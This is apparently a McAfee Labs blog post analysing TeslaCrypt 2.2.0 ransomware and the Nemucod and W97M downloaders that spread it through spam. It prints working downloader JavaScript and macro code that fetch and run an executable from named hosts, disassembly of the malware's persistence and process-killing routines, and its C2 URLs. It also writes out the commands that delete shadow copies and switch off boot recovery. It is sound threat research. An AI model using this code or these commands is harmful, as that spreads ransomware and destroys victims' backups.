McAfee Labs

New TeslaCrypt Ransomware Arrives via Spam

By Jun Rico on Jan 05, 2016

Like 10 Share 8 G+1 0 Tweet Email

During the last couple of weeks, McAfee Labs has observed a huge increase in spam related to Nemucod, a malicious JavaScript that usually arrives as a .zip attachment and tries to download other malware. Nemucod is known to download threats such as Fareit, CryptoWall, and others. However, we have now observed that Nemucod is downloading new variants of TeslaCrypt, a file-encrypting ransomware discovered in early 2015.


Initially, TeslaCrypt infected systems from a compromised website, using AES encryption and demanding a ransom to decrypt the files. It redirects victims to a site running the Angler exploit kit. (For more on Angler, read the *McAfee Labs Threats Report, February 2015)*. McAfee Labs blogged about that variant in March 2015.

As expected, the attackers have now come up with a new twist to step up TeslaCrypt infections through a very strong spam campaign. The attackers are consistently offering more sophisticated malware and social engineering techniques to

distribute it. As a consequence, TeslaCrypt has become one of the most prevalent and hazardous threats in circulation.

Nemucod's spam campaign

The new spam campaign contains a .zip file as an attachment. The .zip contains a malicious JavaScript file to evade detection from some email scanners and maximize its outreach. The contents of the email are carefully crafted to lure victims using social engineering techniques.



The contents of the JavaScript file are highly obfuscated and contain a lot of junk code.


```
,',',String.fromCharCode(13),'e','.','/','2','*','n','
,'P','I','f','r','(','f','l',')','G','y',')','.','4','
,')','-','V','L','1','Q','q','g','O','*','{','+','&','
,'N','8','{','m','G',';',' ','?','9','a','>','"',':','
,'&','F','G','k','p','I','M','H','w','b','Q','P',';','
,'J',';','t','4','h','e','V','f','#','W','j','1','7','
,'G',',','A','J','Z','q','F','V','d','e','?',':','O','
,'s',']','r','K','V','q','4',']','{','s','l','[','!','
,'o','Q',' ','X','s','`','0','$','4','J','[','`','a','
function Z(CbPRGauwquMC,ItFUAZEHwfCDJJ){CbPRGauwquMC.p
function hRJEq(TPQFElZRxIl,zazpDGdgEhAHv,VvPMYtHR){cwj
function dEJtGhvhtFzQcxN(tdXPAoBPhGBOrylLb,HQeDyiPGpZC
function TLkHpCjFRFLVIbgZtKenJZHjrcMLidSSZoHVkXztnHfqL
function uoJmGTC(rsHuBoaVZMGQGeUsBiGroLUXyYyVAsnuujms)
function VPqmOCFmxMS(JIQcNmeiUlCFKg) {return isNaN(JIQ
function ViEqhtsqMzSJ(NUimPmrZHbmYM) {return isFinite(
function ySkNGeTqaOZZRfSUD(sLnaTVOWVb,pAPqajhYbK) {ret
function KxKRXCQiVbjyrRb(RsvUrrYwGXhmSaXQDpQ) {return
function k(hkYxKClrPmAxsP,bvQVKlluFUkEu,sGgSUEZmYQg) {
var N = new Array();N[0]=[];N[0][0]='d';N[0][1]='a';N[
0][20]='49';N[0][21]='3d';N[0][22]='49';N[0][23]='43';
[41]='3p';N[0][42]='44';N[0][43]='3k';N[0][44]='3h';N[
2]='1i';N[0][63]='3h';N[0][64]='48';N[0][65]='3h';N[0]
='23';N[0][84]='d';N[0][85]='a';N[0][86]='46';N[0][87]
]='1o';N[0][105]='21';N[0][106]='21';N[0][107]='1k';N[
```

After deobfuscating the contents, the code tries to download an executable from whatdidyaysay.com or iamthewinnerhere.com and stores it in the %TEMP% location.


```
var L = "whatdidyaysay.com/97.exe? iamthewinnerhere.com/97.exe?  ?".split(" ");
var qaM = ((1 /*B71W499013996n203773uM354193c0iz*/ ) ? "WScr1" : "") + "pt.Shell";
var GN = WScript.CreateObject(qaM);
var Ya = "%TEMP%\\";
var jhp = GN.ExpandEnvironmentStrings(Ya);
var QmO = "2.XMLH";
var XTX = QmO + "TTP";
var rM = true,
    bytR = "ADOD";
var yp = WScript.CreateObject("MS" + "XML" + (31101, XTX));
var UTy = WScript.CreateObject(bytR + "B.St" + (306837, "ream"));
var Jkx = 0;
var T = 1;
var kqjXpKl = 67142;
for (var f = Jkx; f < L.length; f++) {
    var SJ = 0;
    try {
        poi = "GET";
        yp.open(poi, "http://" + L[f] + T, false);
        yp.send();
        if (yp.status == 1013 - 813) {
            UTy.open();
            UTy.type = 1;
            UTy.write(yp.responseBody);
            if (UTy.size > 156468 - 943) {
                SJ = 1;
                UTy.position = 0;
                UTy.saveToFile /*kvjz51Z7j0*/
                (jhp /*kdod711FwV*/ + kqjXpKl + ".exe", 4 - 2);
                try {
                    if (((new Date()) > 0, 7430589888)) {
                        GN. /*d13566602g5*/
                        Run(jhp + kqjXpKl + /*iIdV308PvA*/ ".exe", /*Tx0X783Mpf*/ 3 - 2, 0);
                        break;
                    }
                } catch (tl) {};
            };
            UTy.close();
        };
        if (SJ == 1) {
            Jkx = f;
            break;
        };
    } catch (tl) {};
};
```

After Nemucod comes W97M downloader

Just one week after Nemucod, we saw new variants of W97M/Downloader also downloading Teslacrypt. The spam email contains a document file attachment or a .zip attachment containing a document file. Using a fake invoice, attackers try to convince users into opening an attached .doc file.



To an unsuspecting user this email looks like a legitimate urgent notice about an unpaid invoice, but after taking a closer look we realize it could be a phishing email. The macro code inside attached .doc looks like this:



```
Public Function flirting() As String
Dim yarmulke As Variant
Dim forge As Object
Dim incivism As Integer
flirting = ActiveDocument.BuiltInDocumentProperties("Author")
End Function
Function clanger()
On Error Resume Next
atticus = "Ms" + "xml2." + Mid("backhandedXMLHTTPnational", 11, 7) + Right("ceremoniousness", 0)
Set clanger = CreateObject(atticus)
cartes = StrReverse("TEG")
aegilops = CallByName(clanger, "open", VbMethod, cartes, "http://iamthewinnerhere.com/97.exe", False)
affixed = 114 + 12 - 68
appertain = 72 - 15
If affixed + appertain > 83 Then
auxetic = StrReverse("me") + Mid("exemplarbiotocidaearilus", 9, 10)
End If
clanger.send
GoTo ampleness
cortical:
clanger = 0
ampleness:
End Function
```

Looking into the new TeslaCrypt

The new variant is TeslaCrypt Version 2.2.0. This version encrypts users' files and appends the filenames with a .vvv extension. The file extension changes regularly. (The previous version of TeslaCrypt used the file extension .ccc.) TeslaCrypt

encrypts files using RSA-4096. The malware also drops two files on the victim's machine—one plain-text file and an HTML file—containing instructions on how to pay the ransom and receive a decryption key. The ransom message instructs the victim to install the anonymous Tor web browser and visit a Tor website for further instructions.

Let's dig into the code to understand more about this new version. Upon execution, TeslaCrypt drops and executes a copy in %AppData% directory and deletes itself.


```
.text:0041E7E7                 push    edx
.text:0041E7E8                 push    offset pszPath
.text:0041E7ED                 lea     eax, [ebp+FileName]
.text:0041E7F3                 push    offset aSSacroic_exe ; "%s\\%sacroic.exe"
.text:0041E7F8                 push    eax
.text:0041E7F9                 mov     edx, 1000h
.text:0041E7FE                 call    PrintFunc
.text:0041E803                 mov     esi, ds:CopyFileW
.text:0041E809                 mov     edi, ds:CreateProcessW
.text:0041E80F                 add     esp, 10h
.text:0041E812
.text:0041E812 loc_41E812:                             ; CODE XREF: DropExecuteCopyAppData+138↓j
.text:0041E812                 push    0               ; bFailIfExists
.text:0041E814                 lea     ecx, [ebp+FileName]
.text:0041E81A                 push    ecx             ; lpNewFileName
.text:0041E81B                 push    offset ExistingFileName ; lpExistingFileName
.text:0041E820                 call    esi ; CopyFileW
.text:0041E822                 push    44h             ; size_t
.text:0041E824                 lea     edx, [ebp+StartupInfo]
.text:0041E82A                 push    0               ; int
.text:0041E82C                 push    edx             ; void *
.text:0041E82D                 call    _memset
.text:0041E832                 add     esp, 0Ch
.text:0041E835                 lea     ecx, [ebp+ProcessInformation]
.text:0041E83B                 push    ecx             ; lpProcessInformation
.text:0041E83C                 lea     edx, [ebp+StartupInfo]
.text:0041E842                 push    edx             ; lpStartupInfo
.text:0041E843                 push    0               ; lpCurrentDirectory
.text:0041E845                 push    0               ; lpEnvironment
.text:0041E847                 push    20h             ; dwCreationFlags
.text:0041E849                 push    0               ; bInheritHandles
.text:0041E84B                 mov     eax, 1
.text:0041E850                 push    0               ; lpThreadAttributes
.text:0041E852                 mov     [ebp+StartupInfo.wShowWindow], ax
.text:0041E859                 mov     [ebp+StartupInfo.dwFlags], eax
.text:0041E85F                 push    0               ; lpProcessAttributes
.text:0041E861                 lea     eax, [ebp+FileName]
.text:0041E867                 push    eax             ; lpCommandLine
.text:0041E868                 push    0               ; lpApplicationName
.text:0041E86A                 mov     [ebp+StartupInfo.cb], 44h
.text:0041E874                 call    edi ; CreateProcessW
.text:0041E876                 test    eax, eax
.text:0041E878                 jz      short loc_41E812
.text:0041E87A                 call    DeleteSelfCopy
```

To ensure only one instance is running, the malware creates a mutex as “2134-1234-1324-2134-1324-2134.”

```
.text:0041E156          push    0BF78968Ah
.text:0041E15B          mov     ebx, 1
.text:0041E160          push    ebx
.text:0041E161          push    0
.text:0041E163          call    GetAPIAddressFunc
.text:0041E168          add     esp, 0Ch
.text:0041E16B          push    offset a2134123413242 1 ; "2134-1234-1324-2134-1324-2134"
.text:0041E170          push    0
.text:0041E172          push    0
.text:0041E174          call    eax             ; CreateMutexW
```


It then sets the EnableLinkedConnections registry to force Windows to automatically make the network drives available to both the standard and administrator accounts. This way, this ransom will be able to search and encrypt files on network drives and shares without any issues.

```
.text:0041E9F0          push    eax             ; phkResult
.text:0041E9F1          push    0               ; lpSecurityAttributes
.text:0041E9F3          push    20006h          ; samDesired
.text:0041E9F8          push    0               ; dwOptions
.text:0041E9FA          push    0               ; lpClass
.text:0041E9FC          push    0               ; Reserved
.text:0041E9FE          push    offset aSoftwareMicrosoftWindowsCurrentvers ; "SOFTWARE\\I
.text:0041EA03          push    80000002h       ; hKey
.text:0041EA08          mov     dword ptr [ebp+Data], 1
.text:0041EA0F          call    ds:RegCreateKeyExA
.text:0041EA15          mov     edx, [ebp+phkResult]
.text:0041EA18          push    4               ; cbData
.text:0041EA1A          lea     ecx, [ebp+Data]
.text:0041EA1D          push    ecx             ; lpData
.text:0041EA1E          push    4               ; dwType
.text:0041EA20          push    0               ; Reserved
.text:0041EA22          push    offset aEnablelinkedco ; "EnableLinkedConnections"
.text:0041EA27          push    edx             ; hKey
.text:0041EA28          call    ds:RegSetValueExW
```



The malware also creates an autostart registry entry to make sure its copy will be executed upon rebooting.

```
.text:0041EA5D                 push    20006h
.text:0041EA62                 push    0
.text:0041EA64                 push    0
.text:0041EA66                 push    0
.text:0041EA68                 push    offset aSoftwareMicr_0 ; "Software\\Microsoft\\Windows\\C
.text:0041EA6D                 push    80000001h       ; HKCU
.text:0041EA72                 call    eax             ; RegCreateKeyExA
.text:0041EA74                 mov     eax, offset ExistingFileName

.text:0041EAA2                 add     esp, 0Ch
.text:0041EAA5                 lea     ecx, [esi+esi+2]
.text:0041EAA9                 push    ecx
.text:0041EAAA                 push    offset ExistingFileName
.text:0041EAAF                 push    1
.text:0041EAB1                 push    0
.text:0041EAB3                 push    offset aAcrndtd ; "Acrndtd"
.text:0041EAB8                 push    edi
.text:0041EAB9                 call    eax             ; RegSetValueExW
.text:0041EA9P                 pop     edx  [ebp+hKey]
.text:0041EA99                 push    0
.text:0041EA9B                 mov     esi, eax
.text:0041EA9D                 call    GetAPIAddressFunc
```



As with old TeslaCrypt variants, the new one removes the volume shadow copies from the target's system, thereby preventing the user from restoring the encrypted files. (Shadow copy is a technology in Windows that helps users make backup copies (snapshots) of computer files or volumes.) To delete the shadow volume copies, TeslaCrypt uses the command "vssadmin.exe Delete Shadows /All /Quiet." This ransomware uses the vssadmin.exe utility to quietly delete all the shadow volume copies on the computer.

```
.text:0041D82E                 push    offset aVssa    ; "vssa"
.text:0041D83F                 call    _strcat_s
.text:0041D844                 push    offset aDmin    ; "dmin"
.text:0041D855                 call    _strcat_s
.text:0041D85A                 push    offset a_exe    ; ".exe"
.text:0041D86B                 call    _strcat_s
.text:0041D870                 push    104h            ; size_t
.text:0041D875                 lea     edx, [ebp+var_208]
.text:0041D87B                 push    0               ; int
.text:0041D87D                 push    edx             ; void *
.text:0041D87E                 call    _memset
.text:0041D883                 push    offset aDelete  ; "delete "
.text:0041D894                 call    _strcat_s
.text:0041D899                 push    offset aShadows ; "shadows "
.text:0041D8AA                 call    _strcat_s
.text:0041D8AF                 add     esp, 48h
.text:0041D8B2                 push    offset aAll     ; "/all "
.text:0041D8C3                 call    _strcat_s
.text:0041D8C8                 push    offset aQuiet   ; "/Quiet "
.text:0041D902                 mov     [ebp+var_23C], offset aOpen ; "open"
.text:0041D90C                 jnz     short loc_41D918
.text:0041D90E                 mov     [ebp+var_23C], offset aRunas_0 ; "runas"
.text:0041D918
.text:0041D918 loc_41D918:                             ; CODE XREF: runVSSAdmin+12C↑j
.text:0041D918                 lea     ecx, [ebp+hwnd]
.text:0041D91E                 lea     edx, [ebp+Dst]
.text:0041D924                 lea     eax, [ebp+var_208]
.text:0041D92A                 push    ecx             ; hwnd
.text:0041D92B                 mov     [ebp+var_238], edx
.text:0041D931                 mov     [ebp+var_234], eax
.text:0041D937                 mov     [ebp+var_22C], 0
.text:0041D941                 mov     [ebp+var_244], 40h
.text:0041D94B                 call    ShellExecuteA
```

vssadmin.exe delete shadows /all /Quiet

TeslaCrypt next changes boot configuration data (BCD) by using its command-line tool (bcdedit.exe) to disable some features, so victims will have a hard time restoring or recovering encrypted files. BCD is a firmware-independent database for boot-time configuration data. It performs the following:

- Disables Emergency Management Services (EMS).
- Disables the edit and advanced boot options at startup.

- Disables Windows startup repair and error recovery.

```
.text:0041E1EF    push    offset aBcdedit_exeSet ; "bcdedit.exe /set {current} bootems off"
.text:0041E1F4    call    CreateProcessFunc
.text:0041E1F9    add     esp, 4
.text:0041E1FC    push    offset aBcdedit_exeS_0 ; "bcdedit.exe /set {current} advancedopti"...
.text:0041E201    call    CreateProcessFunc
.text:0041E206    add     esp, 4
.text:0041E209    push    offset aBcdedit_exeS_1 ; "bcdedit.exe /set {current} optionsedit "...
.text:0041E20E    call    CreateProcessFunc
.text:0041E213    add     esp, 4
.text:0041E216    push    offset aBcdedit_exeS_2 ; "bcdedit.exe /set {current} bootstatuspo"...
.text:0041E21B    call    CreateProcessFunc
.text:0041E220    add     esp, 4
.text:0041E223    push    offset aBcdedit_exeS_3 ; "bcdedit.exe /set {current} recoveryenab"...
.text:0041E228    call    CreateProcessFunc
.text:0041E22D    add     esp, 4
```

The remote server and configuration details are all encrypted in its body. The ransomware decrypts them first before attempting to connect to them. The following are the decrypted remote URLs found on the sample we analyzed:

- http://atendercrumb.com/wp-content/plugins/theme-check/misc.php
- http://aumentopenis.org/wp-content/plugins/theme-check/misc.php
- http://apiercephoto.com/wp-content/plugins/theme-check/misc.php
- http://austinberean.com/wp-content/plugins/theme-check/misc.php
- http://attlecostumiers.com/wp-content/plugins/theme-check/misc.php
- http://athomegirl.com/wp-content/plugins/theme-check/misc.php

```
.text:0041DAF7    mov     esi, 68h
.text:0041DAFC    push    esi             ; pcbOutData
.text:0041DAFD    push    offset aJ9xsbyeyciXhkm ; "J9xsbYeYcI+xHKmLSY/Fe2LoEed12tjmBLL4yG1"...
.text:0041DB02    push    edi             ; cbInData
.text:0041DB03    mov     [ebp+var_4], esi
.text:0041DB06    call    _memcpy
.text:0041DB0B    lea     edx, [ebp+var_4]
.text:0041DB0E    push    edx             ; fOAEP
.text:0041DB0F    push    edi             ; hCrypto
.text:0041DB10    call    Decrypt         ; http://atendercrumb.com/wp-content/plugins/theme-check/misc.php
.text:0041DB15    mov     edi, dword_43DA88
.text:0041DB1B    push    esi             ; pcbOutData
.text:0041DB1C    push    offset aBv3b31botku47g ; "bV3B31BoTku47GbFSMz3vE4xHJNDHqSZLbXJ3CE"...
.text:0041DB21    push    edi             ; cbInData
.text:0041DB22    mov     [ebp+var_4], esi
.text:0041DB25    call    _memcpy
.text:0041DB2A    lea     eax, [ebp+var_4]
.text:0041DB2D    push    eax             ; fOAEP
.text:0041DB2E    push    edi             ; hCrypto
.text:0041DB2F    call    Decrypt         ; http://aumentopenis.org/wp-content/plugins/theme-check/misc.php
```

This ransomware created three malicious threads to perform the following:

- Connect to a remote server. It also uses "http://myexternalip.com/raw" to get the user's external IP.

```
.text:0041A722    lea     ecx, [esp+1D38h+szServerName] ; Stack address=0012A4C8, (ASCII "atendercrumb.com")
.text:0041A722                            ; ECX=7C91005D (ntdll.7C91005D)
.text:0041A729    push    ecx             ; lpszServerName
.text:0041A72A    push    edx             ; hInternet
.text:0041A72B    call    ds:InternetConnectA
.text:0041A731    push    ebx             ; dwContext
.text:0041A732    push    400000h         ; dwFlags
.text:0041A737    push    ebx             ; lplpszAcceptTypes
.text:0041A738    push    ebx             ; lpszReferrer
.text:0041A739    mov     edi, eax
.text:0041A73B    push    ebx             ; lpszVersion
.text:0041A73C    lea     eax, [esp+1D34h+szObjectName]
.text:0041A743    push    eax             ; lpszObjectName
.text:0041A744    push    offset szVerb   ; "GET"
.text:0041A749    push    edi             ; hConnect
.text:0041A74A    call    ds:HttpOpenRequestA ; GET /wp-content/plugins/theme-check/misc.php?6CFE710110903CAF95B6AC8...
```

- Terminate processes containing the following strings:
  "askmg": task manager process, taskmgr.ex.
  "rocex": process explorer, processxp.exe.
  "egedit": registry editor, regedit.exe.
  "sconfi": system configuration, msconfig.exe.
  "cmd": command-line tool, cmd.exe.

```
.text:0041EC6B                 lea     edx, [ebp+ImageFileName]
.text:0041EC71                 push    edx             ; lpImageFileName
.text:0041EC72                 push    esi             ; hProcess
.text:0041EC73                 call    ds:GetProcessImageFileNameW
.text:0041EC79                 lea     eax, [ebp+ImageFileName]
.text:0041EC7F                 lea     edx, [eax+2]
.text:0041EC82
.text:0041EC82 loc_41EC82:                             ; CODE XREF: TerminateProcessI
.text:0041EC82                 mov     cx, [eax]
.text:0041EC85                 add     eax, 2
.text:0041EC88                 test    cx, cx
.text:0041EC8B                 jnz     short loc_41EC82
.text:0041EC8D                 sub     eax, edx
.text:0041EC8F                 sar     eax, 1
.text:0041EC91                 jz      loc_41ED3B
.text:0041EC97                 lea     eax, [ebp+ImageFileName]
.text:0041EC9D                 push    1000h           ; SizeInWords
.text:0041ECA2                 push    eax             ; Str
.text:0041ECA3                 call    __wcslwr_s
.text:0041ECA8                 lea     ecx, [ebp+ImageFileName]
.text:0041ECAE                 push    offset SubStr   ; "askmg"
.text:0041ECB3                 push    ecx             ; Str
.text:0041ECB4                 call    edi ; wcsstr
.text:0041ECB6                 add     esp, 10h
.text:0041ECB9                 test    eax, eax
.text:0041ECBB                 jnz     short loc_41ED11
.text:0041ECBD                 lea     edx, [ebp+ImageFileName]
.text:0041ECC3                 push    offset aRocex   ; "rocex"
.text:0041ECC8                 push    edx             ; Str
.text:0041ECC9                 call    edi ; wcsstr
.text:0041ECCB                 add     esp, 8
.text:0041ECCE                 test    eax, eax
.text:0041ECD0                 jnz     short loc_41ED11
.text:0041ECD2                 lea     eax, [ebp+ImageFileName]
.text:0041ECD8                 push    offset aEgedi   ; "egedi"
.text:0041ECDD                 push    eax             ; Str
.text:0041ECDE                 call    edi ; wcsstr
.text:0041ECE0                 add     esp, 8
.text:0041ECE3                 test    eax, eax
.text:0041ECE5                 jnz     short loc_41ED11
.text:0041ECE7                 lea     ecx, [ebp+ImageFileName]
.text:0041ECED                 push    offset aSconfi  ; "sconfi"
.text:0041ECF2                 push    ecx             ; Str
.text:0041ECF3                 call    edi ; wcsstr
.text:0041ECF5                 add     esp, 8
.text:0041ECF8                 test    eax, eax
.text:0041ECFA                 jnz     short loc_41ED11
.text:0041ECFC                 lea     edx, [ebp+ImageFileName]
.text:0041ED02                 push    offset aCmd     ; "cmd"
```

- Enumerate logical/network drives and shares, and encrypt files.

The malware starts by calling the GetLogicalDriveStringsW API and lists all available drives in the system. It searches for the target files to encrypt in all fixed, network, and removable drives.

```
.text:00413A7D loc_413A7D:                             ; CODE XREF: SearchDrivesThreadFunc+132↑j
.text:00413A7D                 push    edi             ; lpRootPathName
.text:00413A7E                 call    ds:GetDriveTypeW
.text:00413A84                 cmp     eax, 3          ; FixedDrive
.text:00413A87                 jz      short loc_413A93
.text:00413A89                 cmp     eax, 4          ; NetworkDrive
.text:00413A8C                 jz      short loc_413A93
.text:00413A8E                 cmp     eax, 2          ; RemoveableDrive
.text:00413A91                 jnz     short loc_413AC5
.text:00413A93
.text:00413A93 loc_413A93:                             ; CODE XREF: SearchDrivesThreadFunc+157↑j
.text:00413A93                                         ; SearchDrivesThreadFunc+15C↑j
.text:00413A93                 push    14h             ; nFileSystemNameSize
.text:00413A95                 lea     edx, [esp+504h+FileSystemNameBuffer]
.text:00413A99                 push    edx             ; lpFileSystemNameBuffer
.text:00413A9A                 lea     eax, [esp+508h+FileSystemFlags]
.text:00413A9E                 push    eax             ; lpFileSystemFlags
.text:00413A9F                 lea     ecx, [esp+50Ch+MaximumComponentLength]
.text:00413AA3                 push    ecx             ; lpMaximumComponentLength
.text:00413AA4                 lea     edx, [esp+510h+VolumeSerialNumber]
.text:00413AA8                 push    edx             ; lpVolumeSerialNumber
.text:00413AA9                 push    0C8h            ; nVolumeNameSize
.text:00413AAE                 lea     eax, [esp+518h+VolumeNameBuffer]
.text:00413AB2                 push    eax             ; lpVolumeNameBuffer
.text:00413AB3                 push    edi             ; lpRootPathName
.text:00413AB4                 call    ebx ; GetVolumeInformationW
.text:00413AB6                 cmp     eax, 1
.text:00413AB9                 jnz     short loc_413AC5
.text:00413ABB                 push    eax             ; int
.text:00413ABC                 push    edi             ; Src
.text:00413ABD                 call    SearchandEncryptFiles
```

It also enumerates all network shares.

```
.text:00413882                 mov     eax, [ebp+dwBytes]
.text:00413885                 push    eax             ; size_t
.text:00413886                 push    0               ; int
.text:00413888                 push    ebx             ; void *
.text:00413889                 call    _memset
.text:0041388E                 mov     eax, [ebp+lpNetResource]
.text:00413891                 add     esp, 0Ch
.text:00413894                 lea     ecx, [ebp+dwBytes]
.text:00413897                 push    ecx             ; lpBufferSize
.text:00413898                 push    ebx             ; lpBuffer
.text:00413899                 lea     edx, [ebp+cCount]
.text:0041389C                 push    edx             ; lpcCount
.text:0041389D                 push    eax             ; hEnum
.text:0041389E                 call    ds:WNetEnumResourceW
```

Once a resource (drive or share) is available, TeslaCrypt searches for files to encrypt but avoids the following:

- Files from %Windows%, %ProgramFiles%, and %AllUsers% directories.
- Files containing strings such as “recove” and “.vvv” to avoid encrypting the “HowTo_Restore” instruction files and those already encrypted.


```
.text:00413C10                 push    offset a_       ; "\\*.*"
.text:00413C15                 lea     edx, [ebp+FileName]
.text:00413C1B                 push    1000h           ; SizeInWords
.text:00413C20                 push    edx             ; Dst
.text:00413C21                 call    _wcscat_s
.text:00413C26                 add     esp, 0Ch
.text:00413C29                 lea     eax, [ebp+FindFileData]
.text:00413C2F                 push    eax             ; lpFindFileData
.text:00413C30                 lea     ecx, [ebp+FileName]
.text:00413C36                 push    ecx             ; lpFileName
.text:00413C37                 call    ds:FindFirstFileW
.text:00413C3D                 mov     esi, eax
.text:00413C3F                 mov     [ebp+var_425C], esi
.text:00413C45                 cmp     esi, 0FFFFFFFFh
.text:00413C48                 jz      loc_413F20
